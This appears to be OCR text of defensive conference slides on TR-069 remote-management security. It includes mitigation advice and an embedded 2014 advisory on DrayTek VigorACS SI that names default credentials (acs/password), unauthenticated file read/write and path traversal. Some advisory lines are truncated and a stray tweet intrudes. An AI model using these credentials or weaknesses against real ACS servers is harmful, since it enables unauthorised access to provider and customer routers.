+----------+
| count(*) |
+----------+
|   509158 |
+----------+
```

What can I do?

- Audit your TR-069 settings
  - Ensure SSL & proper cert validation
  - Unsatisfied? disable TR-069
    - (If you can)
- Add home security layer
  - Another router with NAT/FW capabilities
  - Open source firmware alternatives

F.A.Q. Answers

- Not saying TR-069 is bad, just dangerous when unprotected
  - It's definitely better than SNMP
- TR-069 **can be** secure
- We don't know if vendor X is vulnerable or not, we just have 100% success rate with the handful we've assessed. Extrapolate.



Fixing the Problem

- There is no easy fix.
  - TR-069 has to mature
  - Bad implementations are out there
- **Awareness** is key
  - ACS vendors
    - Write better software, put money in secure coding
    - Show your security stance (bug bounties?)
  - Service Providers
  - Protect your customers, it's your responsibility
  - Security community
    - That's you guys


Multiple vulnerabilities in DrayTek VigorACS SI

From: Erik-Paul Dittmer <epdittmer () digitalmisfits com>
Date: Tue, 7 Oct 2014 13:00:25 +0200

```
DrayTek VigorACS SI ( <= 1.3.0)

Vigor ACS-SI Edition is a Central Management System for
routers and firewalls,
providing System Integrators or system administration pe
real-time integrated
monitoring, configuration and management platform.

-----------------------------------------------------
2.1. Default http-auth username/password used for <ip>/A

We found that most of the VigorACS SI deployments are us
default http authentication settings (acs/password). Thi
a software vulnerability but more a configuration issue.


2.2 Unauthenticated arbitrary file read/write functionality via
UploadDownloadServlet

The UploadDownloadServlet can be used to (read and) write files to the
server directly. In addition, this functionality is accessible without
having to provide the
http authentication details (2.1).


2.3. Path traversal and Local File Inclusion in the FileServlet

The regular expression that is used to prevent this is not sufficient:
```

Future Work

- BBF has responded positively
  - They are looking into the problems we've highlighted, may release a new amendment with improvements
- TR-069 client pwnage
  - Stay tuned for 31C3



Thank you!

Hit me up on @jifa or
shahartal@checkpoint.com

InfoSec Taylor Swift @SwiftOnSecurity · Sep 1

You asked, and here they are. Pictures of my rack. pic.twitter.com/fP5R067zIN

75 88 View more photos and videos

- @swiftonsecurity
- https://www.iol.unh.edu/sites/default/files/knowledgebase/hnc/TR-069_Crash_Course.pdf TR-069 Crash Course (University of New Hampshire Interoperability Laboratory)
- https://community.rapid7.com/servlet/JiveServlet/download/2150-1-16596/SecurityFlawsUPnP.pdf Whitepaper: Security Flaws in Universal Plug and Play: Unplug, Don't Play. (Rapid7)
- http://internetcensus2012.bitbucket.org/ Internet Census 2012 (anonymous researcher)
- http://www.team-cymru.com/ReadingRoom/Whitepapers/SOHOPharming.html SOHO Pharming (Team Cymru)